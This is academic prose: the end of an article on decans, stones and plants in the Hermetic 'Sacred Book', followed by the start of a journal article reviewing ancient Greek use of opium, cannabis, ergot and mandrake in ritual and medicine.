[97] According to the introduction of the tract, carving and ring-wearing are to be happen when the relevant decan crosses the middle part of the Ascendant, the Agathodaimon, and the "place" of Possession or Health (ἕξις). On the "place" of ἕξις see Festugière, *La révélation* I 140 n.4.

[98] Heph. 3.7.13–18 (I 258–259 P.); Jul. Laod., *CCAG* VIII.4 252–253.

clearly into view only when the vividly described figures of decans are manifested in stones and plants (and in some exeptional cases animals). Only then is the power of images, so much advertised in the introduction of the *Sacred Book*, concretized in actual materials that can be applied in order for the practitioner to put the astral deities under the bonds of necessity. Trismegistus puts this eloquently: "when you have honored each one [decan] by means of its proper stone and its proper plant and further its shape, you will possess a great amulet." When considered together with the manual's practical intent, such a resonant link between a stone, a plant, and a figure conveys the importance of the semantic principle discussed here in asserting correlations. The tract aims to go beyond the restricted communication channels of author and readers. After its practical application, the manual as a whole will be set aside and what will remain at hand, at least to those with the proper expertise, is not the full range of the criteria for choosing the materials but instead only those that are articulated through material culture, namely the semantics of images, stones, and plants.

In contrast to the chosen materials, which are mostly adopted from the Greek taxonomies of the natural world, the rest of the *Sacred Book* has strong Egyptian connections. Egyptian influences are traceable in the decanal names and figures, which replicate mainly the Seti IB-Family of decans,[99] and in the system of *melothesia*, which has antecedents in the ritual of the deification of the limbs.[100] To these can be added Egyptian amuletic objects decorated with decanal figures,[101] as well as two decanal lists from the temple of Hathor at Dendera (dated before 30 BCE and ca. 20 CE respectively), in which the decans are associated with minerals, metals, and woods.[102]

[99] This work has been thoroughly undertaken by Quack in *Beiträge*.

[100] See Quack, *JbAC* 38 (1995) 97–122, esp. 104–113.

[101] See Kákosy, *Oikumene* 3 (1982) 163–191.

[102] Neugebauer and Parker, *EAT* 133–140. Note however that the link of

Nonetheless, as the product of the international milieu of Graeco-Roman Egypt, the *Sacred Book* adopts Egyptian elements in a Hellenistic disguise. The decans are those of Graeco-Roman times that have been assimilated to the Babylonian-Greek zodiac and the Greek order of the planets. And even though the ring consecration rituals reflect the traditional temple-based practices for the consecration of statues or other amuletic objects (after all, both gems and statues were viewed as images of divinity, only different in scale), these are intended to take place in domestic space and not in any temple context.[103]

By introducing the *Sacred book* as the revealed wisdom of Hermes Trismegistus, the author contextualizes the adopted and adapted knowledge(s) through the prism of divine legitimation. In doing so, he responds to the demands of his social milieu for participation in the 'ancient' and 'exotic' wisdom of Egypt. At the same time, he embeds his text in an already legitimized tradition of similar Hermetic tracts, whose knowledge is intensely technical, since their aim is to manipulate nature by the tools of astrology, magic, or alchemy. Their content is in contrast to other Hermetic discourses that deal with religious/philosophical issues. However, Garth Fowden has convincingly shown that both these textual corpora are the products of Graeco-Roman Egypt and, equally important, that any rigid distinction between the technical and philosophical writings is an unhistorical dichotomy.[104]

The *Sacred Book*, like other works of the technical Hermetica,

stars with stones, trees, and plants also has Hellenistic Babylonian antecedents: E. Reiner, *Astral Magic in Babylonia* (Philadelphia 1995) 130–132.

[103] Cf. Moyer and Dieleman, *JANER* 3 (2003) 47–72.

[104] G. Fowden, *The Egyptian Hermes. A Historical Approach to the Late Pagan Mind*[2] (Princeton 1993), esp. 1–11, 75–115. See also B. P. Copenhaver, *Hermetica. The Greek "Corpus Hermeticum" and the Latin "Asclepius" in a New English Translation* (Cambridge 1992) xiii–lix; R. van den Broek, "Hermetic Literature I: Antiquity," in W. J. Hanegraaff et al. (eds.), *Dictionary of Gnosis and Western Esotericism* (Leiden/Boston 2006) 487–499.

promises deliverance from sufferings through the application of decanal medicine.[105] And like both the technical and the philosophical texts, it is advertised as the revealed Egyptian wisdom introduced in the form of a didactic discourse. What these Hermetic teachings impart is that the whole cosmos is divine and constrained by the chains of *sympatheia*, or, as Hermes says to Asclepius in the introduction of his book, "for without this decanal arrangement, nothing may come into being, since the universe (τὸ πᾶν) is contained in it." God teaches man the secrets to reverse the evil vicissitudes of Fate by manipulating the cosmic chains in his own favor, chains that are tangibly rendered if the *Sacred Book* is 'decoded' in the way analyzed here.

October, 2016

Athens, Greece
spiperakis@gmail.com

[105] Besides the *Sacred Book* and the *Liber Hermetis Trismegisti*, no other Hermetic tract on decans has come down to us from antiquity. Nevertheless, two ancient reports suggest that similar works attributed to Hermes were in circulation in Egypt. Galen (*Simpl.med.* 6 proem. [XI 798 K.]) mentions a Hermetic book on the 36 sacred plants of the Horoscopes (decans) that was used by the first century CE rhizotomist Pamphilus of Alexandria. Although quite similar in structure and content, this book was not identical to the *Sacred Book*; for it included the plant ἀετός which is not in the latter. And the so-called "astrologer of the year 379" (*CCAG* V.1 209.8–12) knew an iatromathematical tract of Hermes, under the title *Iatromathematika*, which treated the planets of the decans as causes of diseases.

Received: 29 April 2012 / Accepted: 16 August 2012

Neurosciences and History 2013; 1 (1): 28-38

Original

Psychoactive plants in ancient Greece

F.J. Carod-Artal
Visiting Professor of Neurology. College of Medicine and Health Sciences. International University of Catalonia (UIC), Barcelona, Spain.

ABSTRACT

Introduction. Various literary and archaeological references point to extended use of different psychoactive plants along the eastern Mediterranean region. This article reviews key evidence of the use of psychotropic plants in ancient Greece.
Research. The opium poppy (*Papaver somniferum*) has been used since the Bronze Age or earlier. Opium was used to induce somnolence in the incubation rituals practised in the temples of Asclepius (Asklepios). Nepenthe, described by Homer in the Odyssey, was probably an opium-based preparation; opium had been introduced to the Greeks by way of Egypt. On Crete, a Minoan shrine (1300 BCE) dedicated to the "poppy goddess" of fertility and health was discovered in the village of Gazi. Numerous golden seals from Mycenae and Boeotia show images of states of ecstasy associated with poppy consumption. Ritual inhaling of cannabis smoke arose on the steppes of Asia. Herodotus (5th century BCE) described rituals of inhaling cannabis smoke among Scythians and Massageteans. Initiates in the Eleusinian Mysteries (1500 BCE–4th century CE), took kykeon, a psychoactive secret potion. It is thought that kykeon contained hallucinogenic substances that induced visions and the state of ecstasy associated with the Mysteries. Rye ergot, which contains lysergic acid amides, may have been one of the ingredients of the drink.
Conclusions. In the Archaic period in Greece, poppies, cannabis, and other plants such as henbane or datura were used for ritual and medicinal purposes.

KEYWORDS
Asclepius, *Cannabis sativa, Claviceps purpurea*, history, Greek medicine, opium, *Papaver somniferum.*

Introduction

Hallucinogens are substances that provoke false sensations or distort perception of the environment (creating illusions) without causing loss of consciousness when taken in normal, non-toxic doses.[1] They are also known as entheogens (substances that stimulate mysticism or divine communication). This word comes from the Greek roots *en* (full of), *theo* (god), and *gen* (create). Numerous cultures have used these substances throughout history, and at present, many different ethnic groups still take part in rituals associated with the use of entheogenic plants. For example, mescaline and psilocybin-rich mushrooms are used by a number of Mesoamerican cultures. *Amanita muscaria* and *Ephedra sp.* were once used in Indo-European religious rites. They were probably included among the ingredients of *soma*, the sacred drink in the Rigveda, and *Haoma*, used in the ancient Zoroastrian religion.[2,3]

Various literary and archaeological references point to extended use of different psychoactive plants throughout the Eastern Mediterranean region. The purpose of this article is to review key evidence of psychoactive plant use in ancient Greece and the cultural origins of such use.[4]

Analysis

1. Ancient Greek medicine

Aclepius, god of medicine

In Greek mythology, Asclepius was revered as the god of medicine. The son of Apollo and the mortal woman Coronis, Asclepius possessed the gift of healing. According to Pindar (6th century BCE), Apollo made love to Coronis, daughter of the king of Thessaly. When he departed for Delphi, he left her guarded by a

Corresponding author: Dr Francisco Javier Carod-Artal.
Calle José Pellicer 46,7C, CP 50007, Zaragoza, Spain.

Telephone (+34) 618684738; fax (+34) 969230407
E-mail: fjcarod-artal@hotmail.com

white crow. Some time later, the crow informed Apollo that Coronis had taken a new lover, the mortal man Ischys, to whom she was now betrothed. Apollo then cursed the crow, which has had black feathers ever since (Figure 1), and murdered Coronis. Before burning her body on a funeral pyre, Apollo snatched his son Asclepius from her womb.

Figure 1. The god Apollo offering libation, shown with a black crow. Museum of Delphi.

Asclepius was raised and educated by the centaur Chiron, who taught him the art of medicine, the use of medicinal plants, and *pharmaka*.[5] But Zeus, envious of his healing powers and ability to resuscitate the dead, ended his life. After death, Asclepius rose to the heavens and became the constellation known as Ophiuchus, the serpent bearer; his symbol is a serpent entwined around a staff (Figure 2).

His sons Machaon and Podalirius continued practising the medical arts their father had taught them. They were considered lesser gods, and Machaon is associated with surgery. A passage in the Iliad narrates how Menelaus sustained an arrow wound and was cured by Machaon.[6]

The daughters of Asclepius included Hygieia (the personification of health), Panacea (associated with universal cures), and Iaso (the goddess of recuperation).

Apollo was also considered an oracular god, and a major temple was dedicated to him in his sanctuary at Delphi, where the Pythia or oracle revealed her visions or predictions of the future. Apollo had the power to summon illnesses in the form of plagues (the so-called arrows of Apollo), and also to cure them.

Figure 2. Asclepius, Greek god of medicine. National Archaeological Museum of Athens.

The Asclepeia

The figure of Asclepius was venerated in ancient Greek medicine, and his successors practiced his art in a network of sanctuaries and healing temples named asclepeia (singular, asclepeion or asklepieion). Temples were often located near a spring or river whose waters were said to have medicinal powers. The shrine of Asclepius in Epidaurus was probably the most important during this period; other major shrines were located at Kos, Knidos, and Pergamum.

Within these healing temples, the sick made a series of offerings and sacrifices to Asclepius and underwent rituals including one-day fasts, three days of abstinence from wine, baths, and massages. The different buildings in the healing temple contained areas for physical exercise and special rooms for the sick. After finishing their purification rites, the sick were led to the abaton or incubation chamber where they would participate in a practice called 'dream incubation'. Asclepius would appear to a fortunate few in their dreams and cure them by touching the ailing part of their body (Figure 3). On other occasions, Asclepius appeared in the dreams of the

sick and informed them of what was causing their distress or provided a list of remedies that they should take upon waking. Numerous offerings and votive deposits were left in the temples in thanks for cures provided by the god. The ex-votos that have been found inform us that Asclepius cured many diseases, treated ulcers and kidney stones, and restored sight to the blind indicate that sleep may have been induced by narcotics whose effects did not include the stupor provoked by the solanaceae family or the visionary trances caused by cannabis. With this in mind, opium is believed to be the main narcotic agent used in dream incubation.

Figure 3. Scene of a dream incubation in which Asclepius appears. Epidaurus.

Theurgic medicine

Ancient medicine was based on mythological beliefs and the idea that human beings were inferior to a divine power. Sickness was interpreted as punishment by the gods, and such punishment could either be collective (plagues, arrows of Apollo) or individual (leprosy, blindness, insanity). Some sick people might be possessed by a malignant spirit or *daimon*, or as in cases of epilepsy, suffer from the effects of a curse.

Theurgic medicine in ancient Greece was magical in nature and concerned with both prognosis and prevention; it also made use of a number of rituals. The Greeks practiced apotropaic magic and obtained the gods' favours through ritual sacrifices. Rites of propitiation and atonement were used in an attempt to ward off sickness. Additionally, the Greeks used rites of *katharsis* to purge illness from the sick. This cleansing ritual made use of river water, although at times purification was achieved by using fire.

The practice worked by the principle of analogy; it was believed that like followed like. Animals could therefore be used as vessels for illnesses, and their entrails were used after they were sacrificed. Logotherapy, healing with words, supplication, invoking the gods, comination, *epode* and exorcism were yet other methods used by the priests at the Asclepeia, who served as intermediaries between patients and the gods. *Niktiday* –ceremonies with music and dancing– and nocturnal dances to purge the body of illness were used in this ritual context. An example of the magical approach to healing in ancient Greek medicine is the story of how Melampus healed the daughters of king Proetus by splashing pig's blood on their foreheads; the girls had been driven mad after refusing to participate in the rites of Dionysus.

From Homeric medicine to the Pre-Socratic era

While use of healing temples was on the rise, botanical remedies for treating wounds were also being developed. Homer's Iliad contains a remarkably large anatomical vocabulary with more than 150 words, including *kranion, osea, sphondyloi, pleurai, brakhion, yugulum, eakhis,* and *splankna*. It also describes nearly as many wounds with high mortality rates and in various locations, including the head, thorax, abdomen, limbs; most were caused by lances, while others were caused by swords and arrows. In the Iliad, Homer relates how Achilles treats and bandages the wounded arm of his friend Patroclus, which indicates a certain familiarity with techniques for treating war wounds.

Later on, in the 6th century BCE, secular schools of medicine began to be founded which distanced themselves from the temples of Asclepius and their magical and spiritual approach. This was the birth of pre-Socratic and pre-Hippocratic medicine, which was further developed at the schools of Knido and Cos.

These schools began using a scientific approach to analysing symptoms, formulating the diagnosis, determining the prognosis, and prescribing treatment. These medical schools, which predate Hippocrates, would come to recognise that not all illnesses are curable and that no doctor can turn aside fate.

But prior to this, in the Archaic period, numerous psychoactive plants were used to induce visionary or trance states within a context of magical and religious rites, as described in the following section.

2. Papaver somniferum

Ethnobotany

The opium poppy is an annual herbaceous plant found throughout the entire Mediterranean region. Its mature encapsulated fruit and its sap contain a high concentration of alkaloids. Extracted opium, a word of Greek origin meaning 'juice', has an alkaloid content of approximately 10% to 20%, and a mineral content of 6%; sugars and organic acids account for 20%. In contrast, its seeds do not contain alkaloids.

Two types of alkaloids have been isolated in opium: phenanthrene derivatives (morphine, codeine, thebaine) and isoquinolines, derived from tyrosine with a benzylisoquinoline nucleus. Morphine, a name derived from the god of sleep Morpheus, accounts for 10% of the total alkaloids in opium, while codeine (methylmorphine) and thebaine (dimethylmorphine) account for 0.5% and 0.2% respectively. Alkaloids derived from benzylisoquinoline have a spasmolytic effect. Papaverine is the main alkaloid in this group, and it accounts for 1% of the total alkaloids in opium.[7]

The effects of opium are mainly due to its principal alkaloid morphine, which produces a sense of euphoria, happiness, and well-being, while at the same time lessening pain and inducing a state of drowsy contentment. Opium poppy consumption may cause nausea, vomiting, constipation, and headaches as side effects; users may also develop a tolerance and experience physical dependence.

The technique for obtaining opium was developed in Neolithic times and remains virtually unchanged today. The process begins about two weeks before the plant's leaves fall, when the poppy seed capsule is hardening. At dusk, the poppy seed capsule is scored with small incisions that allow its latex to flow out. The next morning, an iron tool is used to remove a brownish paste, which is later made into powder.

Historical and archaeological findings predating those in Greece

The oldest poppy capsules on record come from a Neolithic village in Switzerland. In Spain, capsules from *Papaver somniferum* dated to 4200 years ago were found in bundles from a burial hoard at Cueva de los Murciélagos, Albuñol, in the province of Granada. Nevertheless, the oldest evidence of ritual therapeutic use of the poppy is a Sumerian text from Mesopotamia, which describes it as the plant of happiness. Sumerians grew poppies and harvested their opium some 3000 years before the Christian era.

Poppies were known in ancient times along the Mediterranean basin and also in the Near East. Literary sources and archaeological evidence point to poppy use in the eastern Mediterranean region in the Late Bronze Age. Ritual artefacts associated with poppy use have been found in Cyprus, Crete, continental Greece, Syria, and Egypt. A ritual vessel containing poppy seeds was found in the ruins of Beycesulan, an Anatolian palace destroyed in the 19th century BCE. Plantations were yielding opium in Thebes as long ago as the 15th century BCE. Egyptian-produced opium was called Thebaic opium ('thebaine', the name of one of the opium alkaloids, is derived from this name). Opium was used as a narcotic and sedative in Egypt during the reign of Amenhotep III. An alabaster vessel containing vegetable oil and opium was found in the tomb of the architect Kha. The Ebers papyrus (1500 BCE) refers to medicinal use of the opium poppy. The text recommends using an opium-based preparation for calming children who shouted or cried too much, and relates that Isis had used it to soothe her son Horus.[8]

Poppy use in Greek texts

Homer's writings refer to the effects of a number of philtres and potions made from different ingredients dissolved in wine. Nestor's drink in The Iliad, and the nepenthe referred to in The Odyssey, both fit this description.

Homer is credited with the first mention of poppies in Greek literature (The Iliad, Book VIII, 306), with this poetic reference: "as when a poppy in the garden drops its head to one side, weighed down with its fruit or with the spring rain, so his head fell to one side under the helmet's burden". Nepenthes pharmakon was probably an opium-based concoction introduced to the Greeks by way of Egypt. Homer tells us that during a banquet given by Menelaus in Telemachus' honour, Helen adds a philtre to the wine to allay the guests' sadness at remembering Ulysses. This was the drink of forgetfulness erasing all sadness, as indicated by the meaning of the Greek particles *ne* (not) and *penthes* (pain), that which ends sadness.

Helen would have learnt the formula from Polydamna of Egypt, since Thebaic opium was valued highly by the Greeks; it was said that countless poppies grew in the fertile land of Thebes. At later dates, other Greek writers mentioned the poppy (*mekon* in Greek). For example, Hesiod in the 7th century BCE speaks of Mecone (or Mekone), a city near Corinth named for the opium poppy. Strabo provides further details and informs us that Mecone was the old name of Sicyon. In turn, Herodotus compares the poppy to the Egyptian lotus. Pausanias related that a statue of Aphrodite holding a poppy flower was raised near the shrine of Asclepius in Sicyon; "the seated image is the work of Canachus of Sicyon. It is wrought in ivory and gold, bearing a sphere on the head, and having in the one hand a poppy and in the other an apple".

In his essay "On Government", Heraclides Ponticus (4th century BCE) stated that the ancients practiced euthanasia using opium. Furthermore, in the 2nd century BCE, Theophrastus in his *Historia Plantarum* describes different poppy varieties, ways of extracting latex, and opium's medicinal uses. Theophrastus refers to the latex from the poppy as 'opium', using the term *mekonio* to designate its juice.

In the Hippocratic Treatises, Hippocrates recommends using poppy juice to treat a number of complaints, including leucorrhoea and dropsy of the womb. He indicates poppy ointment for treating eye problems. Hippocrates' *Diseases of Women* recommends using the black poppy (*hypnotikon mekonion*). He described the formula as follows: "Pound the poppy with a pestle, add water, and strain. Mix the paste and toast the mixture. Then add boiled honey and give to patients with dropsy. Later, have them drink watered sweet wine or very weak mead, or store poppy juice and use it in your treatments".[9] In both this treatise and in Precepts, the author mentions *opos* (the juice) of the poppy and classifies it as a hypnotic sedative agent, along with nightshade and poppy pods.

In the 3rd century BCE, members of the Empiric school, especially Heraclides of Tarentum, were deeply interested in psychoactive plants, and used opium to lessen pain and induce sleep. In this way, poppy juice made a name for itself as a prototypical *alexipharmaka*, or protective medicine. In contrast, in the 2nd century BCE in Pergamum, Nicander of Colophon described the drug's toxicity and stated that a lethal dosage of Thebaic opium could be as low 2 drachmas (7 g), with death certain to occur with 3 drachmas. At a later time, Scribonius Largus, physician to Emperor Claudius, rediscovered the Assyrian method of making incisions in the poppy pod and described it in his treatise *Compositiones Medicamentorum*.

Archaeological evidence of poppy use in Greece

Archaeological evidence indicates that *Papaver somniferum* was used in ancient Greece. On Crete, a Minoan shrine dating to 1300 BCE and dedicated to the "poppy goddess" of fertility and health was discovered in the village of Gazi. The statues of the poppy goddess are a series of female figures with bell-shaped bodies and uplifted arms; they are crowned with diadems of poppy heads, which are used for making opium. These sculptures have been found in underground chambers, along with tube-shaped vessels used for inhaling opium smoke.

The religious significance of the Poppy Goddess of Crete can be seen when we scrutinise the cut lines represented on the poppy heads on the statue; evenly-spaced vertical cuts are used to harvest opium, which shows that the extraction technique was highly developed, and that opium was taken for ritual purposes.[10] The statue was found in a closed chamber with no doors or windows, but rather an access through the ceiling; the chamber also contained traces of charcoal. It is therefore believed that priests and followers of the goddess also experienced the effects of opium.

Terracotta figures of the poppy goddess of Crete, whose expressions reflect a trance-like state, may be the first evidence of ritual use of *Papaver* by using pipes or inhalers. The technique of inhaling opium smoke may have been used at a later date in the temples of Asclepius during dream incubation.

An ivory pipe 13 cm long, dating back to the 12th century BCE and used to smoke opium, was discovered in Kition, Cyprus, along with other ritual artefacts. During the Late Bronze Age, Cyprus was able to coordinate an opium production and distribution network which supplied civilisations near the eastern Mediterranean, especially Egypt.

Ceramic artefacts representing poppy heads have been dated back to the Mycenaean Age (BCE 1500). Royal tomb III at Mycenae contained a metal ornament, perhaps a brooch, in the shape of a poppy. The golden

seals of Mycenae and Thisbe (Boeotia) show images of trance states in which the poppy is shown in association with female deity linked to some type of tree worship. One of the seals from the famous Treasure of Mycenae discovered by Schliemann shows several female figures presenting poppies and other plants to a seated goddess; this may be Demeter giving seeds to her daughter Persephone (Figure 4). On one of the seals from Thisbe, a female worshipper presents poppy heads to the goddess. On another seal, a female figure emerges from the earth bearing poppy heads; this is the Earth Goddess, symbol of fertility. Lastly, the Isopata gold signet ring, found in Crete and dated to BCE 1500, depicts four female figures worshipping a goddess. The signet bears the disembodied eye, an image representing the consumption of hallucinogens accompanied by ecstatic visions.

Figure 4. Mycenaean ring showing a trance state associated with poppy use. National Archaeological Museum of Athens.

Poppies and the gods

In Classical Greece, the opium poppy was used for sacred and profane ends, and it had both medicinal and nutritional properties. Poppies were associated with the gods in Classical Greek mythology. The ancient Greeks associated fertility and abundance with the poppy, which in turn was associated with the goddess Demeter.

Demeter was therefore often depicted with opium poppies and sheaves of wheat and barley (Figure 5). Persephone (Kore) and Narcissus are also associated with the poppy. Persephone is often shown rising from the underworld with a motif of poppy heads and lily leaves.




Figura 5. Demeter bearing ears of grain and poppy heads. Archaeological Museum of Ancient Corinth.

3. *Cannabis sativa*

Ethnobotany and properties

Hemp or *Cannabis sativa* has been used since antiquity for making cloth, foodstuffs (seeds), and psychotropic resins for any combination of medical, ritual, or spiritual purposes. Archaeological and ethnobotanical evidence shows that it has been used for more than 5000 years.

The three basic types of prepared cannabis are known by their Hindi names: *bhang*, a mixture with dry cannabis seeds and shoots ("grass"); *ganja*, unfertilised, seedless flowers of the female plant; and *charas* or *hashish*, cannabis resin.

Cannabis is made up of more than 400 alkaloids and substances extracted from *Cannabis sativa*. Some 60 compounds, called cannabinoids, act on the cannabinergic system; the most abundant are Delta-9-tetrahydrocannabinol (D9THC), cannabidiol, and cannabinol. D9THC is the main cannabinoid with psychotropic activity, and it was isolated in 1964.

Smoking cannabis is a relatively inefficient delivery

method, since 70% of the D9THC is destroyed by pyrolysis. Historically, the oral route of administration was the most common. However, orally ingested cannabinoids are heavily metabolised at first, and as a result, only 10% to 20% of the dose taken orally actually reaches systemic circulation. The clinical peak effect is reached one to two hours after oral administration, and the effect lasts four to six hours. In contrast, delivery by the respiratory route has an almost instantaneous effect that is perceived within seconds.[11]

Cannabis has a euphoric and relaxing effect, although it may also cause sensations of panic and anxiety the first time or times it is consumed. In high (toxic) doses, it can cause changes in temporal perception and orientation, intensify sensory experiences, and decrease attention, reaction time, and motor abilities. Physiological changes due to cannabis intoxication include tachycardia and postural hypotension. However, the overall toxicity of cannabis is relatively low due to the short duration of its effect. Cannabis is frequently used along with tobacco in order to increase the efficiency of its effect.[11]

History

Cannabis sativa is was one of the most widely-used psychotropic plants known to the ancient world. Hemp was found in the steppes of central Asia and in China, where it was already being cultivated some 5000 years ago in order to obtain textile fibres. Hemp farming was necessary in order to make bridles for horses in these cultures, which domesticated horses at least 6000 years ago.[12] Ritual inhaling of cannabis smoke may have originated on the steppes of western China, along the shores of the Caspian sea, and western Iran; here, cannabis was employed to reach a sacred state of intoxication in religious rites. *Bangha* is an old term from Persia that was used in central Asia and India; in Sanskrit, it designated the plant which the god Shiva obtained from the ocean and used to promote meditation. The properties of cannabis were also known in Mesopotamia, and the Assyrians called it *quunabu*. Central Asian civilisations, such as the Scythians, Thyssagetae, Thracians, and Massageteans used it in numerous rituals.[12]

Cannabis in Greek texts

In the 5th century BCE, Herodotus wrote that inhaling cannabis smoke was a custom among Scythians and Massageteans of the steppes in purification rites held after the death of a member of the group. He described the practice thus:

> The Scythians...take some of this hemp-seed, and, creeping under the felt coverings, throw it upon the red-hot stones; immediately it smokes, and gives out such a vapour as no Grecian vapour-bath can exceed; the Scyths, delighted, shout for joy, and this vapour serves them instead of a water-bath... (Herodotus, 4.75).[11]

In his treatise *Geography*, Strabo indicates that this plant grew abundantly in Kolkhis. He also mentions the *Kapnobatai misios*, "those who walk in smoke", referring to Getae dancers who burned cannabis flowers to reach states of ecstasy. Dioscorides, on the other hand, made no mention of its psychoactive properties. Instead, he records its use as a textile fibre and remedy for earache, and recommends direct application of the plant's juice for that purpose.

Galen repeats Dioscorides' advice for otalgia and remarks on the intoxicating properties of the seeds. He states that some people consumed hempseed in sweets and desserts at important banquets in order to awaken pleasure and arousal.

Archaeological evidence

The practice of burning cannabis so as to feel its narcotic effects is a Caucasian tradition between 5000 and 6000 years old. It may have been the key event in social and religious rituals among nomadic herding groups in Eurasia in the Neolithic period and the Bronze Age. The oldest evidence comes from a pit grave at Gurbăneşti, Bucharest, where a brazier containing traces of hemp seed from the third millennium BCE was discovered.

Archaeological confirmation of cannabis use comes from a number of Scythian tombs and burial sites found in Pazyryk in the Altai Mountains of Siberia. Here, archaeologists uncovered metal braziers containing carbonised traces of hemp seed which have been dated to the 4th century BCE.[13] Scythian artefacts including tent frames, leather coverings, bronze vessels and cannabis seeds from the same period have also been found. As Herodotus informs us, it seems that the Scythians had the custom of throwing hemp leaves and flowers on the fire, and while those parts of the plant contain psychoactive alkaloids, seeds are leftover material with no psychoactive properties. A tomb containing a mummified shaman of the Gushi people was discovered in the Gobi

desert site of Yanghai. His remains were entombed with bridles, hunting bows, a harp, and a small bundle containing nearly 800 grams of cannabis.[14] The Ukok site near the Altai Mountains revealed the mummified remains of a Scythian princess from the 5th century BCE. Her burial hoard contained traces of coriander, Coriandrum sativum, which when consumed can also cause a certain degree of intoxication.

4. *Claviceps purpurea* and the Eleusinian Mysteries

The myth of Demeter and Persephone

The Eleusinian Mysteries were some of the most famous religious rites of Ancient Greece, in addition to being some of the most secretive. They were celebrated during nearly two millennia, from 1500 BCE until the 4th century CE (Figure 6). In the city of Eleusis, near Athens, participants honoured the goddess Demeter and recalled the abduction of her daughter, Persephone, by Hades the god of the underworld.

According to the epic poem known as the Homeric Hymn to Demeter, the goddess stripped the earth bare of its vegetation to punish the gods of Olympus. Zeus and the other gods begged her to restore the earth's fertility, and Zeus ordered his brother Hades to let Persephone rejoin her mother on earth; when she returned, in the springtime, the vegetation came to life. Nevertheless, Persephone had to spend a third of every year in the underworld, since she had eaten fruit from the kingdom of Hades. Demeter is associated with agricultural abundance. According to this myth, she gave the first grains of wheat to Triptolemus, the oldest son of Metanira, and taught him the secrets of agriculture.[15]

The Eleusinian Mysteries

During the celebration of the Greater Mysteries, pilgrims journeyed from Athens to Eleusis and participated in a night-time ceremony involving drinking *kykeon*, a specially prepared hallucinogenic beverage. Participants who experienced marvellous visions were known as *epoptai*, or beholders. Famous figures including Plato, Aristotle, Pausanias, Sophocles, and Pindarus participated in the Eleusinian Mysteries.

Public sacrifices, rites, and purification ceremonies were performed during the procession associated with the Eleusinian Mysteries. When the procession arrived at Eleusis, initiates fasted for a day to commemorate the fast of Demeter while she searched for Persephone. This fast was only broken to take *kykeon*.

The Eleusinian ceremony, the most secret part of the mysteries, was celebrated in the great hall called the Telesterion on the night of the holiest day. Initiates participated in this visionary mystery only once in a lifetime, and were forbidden to reveal the content of the ceremony under pain of death.[15]

Figure 6. Eleusinian Mysteries. National Archaeological Museum of Athens.

Greek sources

The Homeric Hymn to Demeter describes the moment of initiation as follows:

> Then Metaneira filled a cup with sweet wine and offered it to her; but she refused it, for she said it was not lawful for her to drink red wine, but bade them mix meal and water with soft mint and give her to drink. And Metaneira mixed the draught and gave it to the goddess as she bade. So the great queen Deo received it to observe the sacrament.[19]

Claviceps purpurea, an ingredient in kykeon

Kykeon was regarded as a secret potion that the enlightened ones were to take before initiation. It is thought that kykeon may have contained hallucinogenic substances that induced visions and the state of ecstasy associated with the Eleusinian Mysteries. By this method, initiates would enter a trance state, which was exacerbated by fasting and the preceding rituals.

We believe that kykeon was a mixture of several ingredients, including water, pennyroyal, and barley; the main ingredient was barley flour, which Hippocrates described as having nutritional (alimentary) properties. Hoffman, Wasson, and Ruck advanced the hypothesis that the Eleusinian state of ecstasy was provoked by alkaloids found in the ergot fungus, including lysergamides and lysergic acid hydroxyethylamide, which contaminated the grains of barley.[16]

Ethnobotany

The ergot fungus (*Claviceps purpurea*), parasitises cereals, gramineae, knotgrass (*Paspalum distichum*) and darnel (*Lolium temulentum*) in the Mediterranean region. The fungus reproduces in the spring; in dry summer weather, mycelia form dry black sclerotia that are able to survive winter temperatures.[2]

Ergot (a *Claviceps* sclerotium) contains a wide variety of pharmacologically active substances, including more than 40 ergot alkaloids. The most psychoactive alkaloids are hydrosoluble, while the most toxic, such as ergotamine or ergotoxin, are not. Isolysergic acid derivatives are pharmacologically inactive, but they may isomerise in an aqueous solution and achieve equilibrium with active derivatives of lysergic acid. Ergot alkaloids from lysergic acids are categorised as amides (ergometrine), peptidic derivatives (ergotamine), or clavines.

The entheogenic chemicals in ergot are water-soluble, unlike the toxic chemicals. An initiate could therefore see his first visions after ingesting an infusion of cereals contaminated by ergot.[17] It is believed that Eleusinian priests gathered ergot from cereals and paspalum grasses growing near the temple, ground it, and added it to the kykeon.

Archaeological evidence

There is evidence supporting the hypothesis that ergot could have caused the Eleusinian visions. The purple colour of the fungus is associated with Demeter. Furthermore, the ear of grain was the symbol of the Eleusinian Mysteries. An example of Greek pottery from the 5th century BCE shows Demeter and Triptolemus holding a sheaf of grain infected with ergot. Traces of C. *purpurea* have also been found on the interior of a vessel in a sacred shrine dedicated to Persephone.

5. Other psychotropic plants

In addition to poppies, hemp, and ergot, the ancient Greeks burned mandrake and henbane as incense, and infusions of hemp and myrrh in retsina wine were used to add sparkle to social gatherings. Classical authors such as Dioscorides describe various formulas involving wine and mandrake, belladonna, African rue, or black hellebore.

The narcotic effects of *Mandragora officinalis* were reported by Theophrastus and Aristotle. Prior to that, it had been used in Assyria, as shown by cuneiform tablets found in the library of the palace at Nineveh, and also as an anaesthetic in Egypt, as shown by a bas-relief from the reign of Amenhotep III.

